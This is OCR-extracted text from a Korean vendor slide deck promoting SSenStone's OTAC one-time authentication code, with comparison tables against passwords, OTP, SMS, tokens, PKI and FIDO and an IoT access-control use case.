
주요특징

기술	정보탈취 부정재사용 문제극복	코드만으로 사용자 식별	싱글채널 네트워크 환경 (별도 통신환경 불필요)	타 사용자와 중복성 0%
OTAC	✓	✓	✓	✓
ID & Password	X	✓	✓	✓
OTP	✓	X	✓	X
SMS	✓	X	X	X
ARS	✓	X	X	X
Tokens	✓	✓	X	X


SSenStone
Simple & Sensible Stone

주요특징 - 싱글채널

How OTAC works(등록과정)



How FIDO works(등록과정)




https://www.movenda.com/en/authentication/fido-uaf/technical-overview


SSenStone
Simple & Sensible Stone

주요특징 - 싱글채널

How OTAC works(검증과정)



How FIDO works(검증과정)



https://www.movenda.com/en/authentication/fido-uaf/technical-overview

SSenStone
Simple & Sensible Stone

주요특징 – OTAC/PKI/FIDO비교


Use case	PKI	FIDO	OTAC
Device Logon	O	O	O
Web Client Authentication	O	O	O
Thick Client authentication	O	O	O
Email Encryption and Signing	O	X	X
VPN-IPSec	O	X	X
TLS	O	X	X
EAP-TLS for wireless access	O	X	X
Transaction Authorization	O	O	O
Document Signing	O	O	O
Code Signing	O	O	O
Disk Encryption	O	X	X
Single Sign-On	O	O	O
Trust Establishment	O	X	X
Closed network(Single channel)	X	X	O


SSenStone
Simple & Sensible Stone

적용사례

SSenStone
Simple & Sensible Stone


계정과 암호를 교체하는 일회성 다이내믹 인증체계





SSenStone
Simple & Sensible Stone

계정과 암호를 교체하는 일회성 다이내믹 인증체계



SSenStone
Simple & Sensible Stone


IoT장비 접근을 위한 물리적 접근통제

As-Is

To-Be with OTAC

SSenStone
Simple & Sensible Stone

IoT장비 접근을 위한 물리적 접근통제



SSenStone
Simple & Sensible Stone

Thank you

SSenStone

Simple & Sensible Stone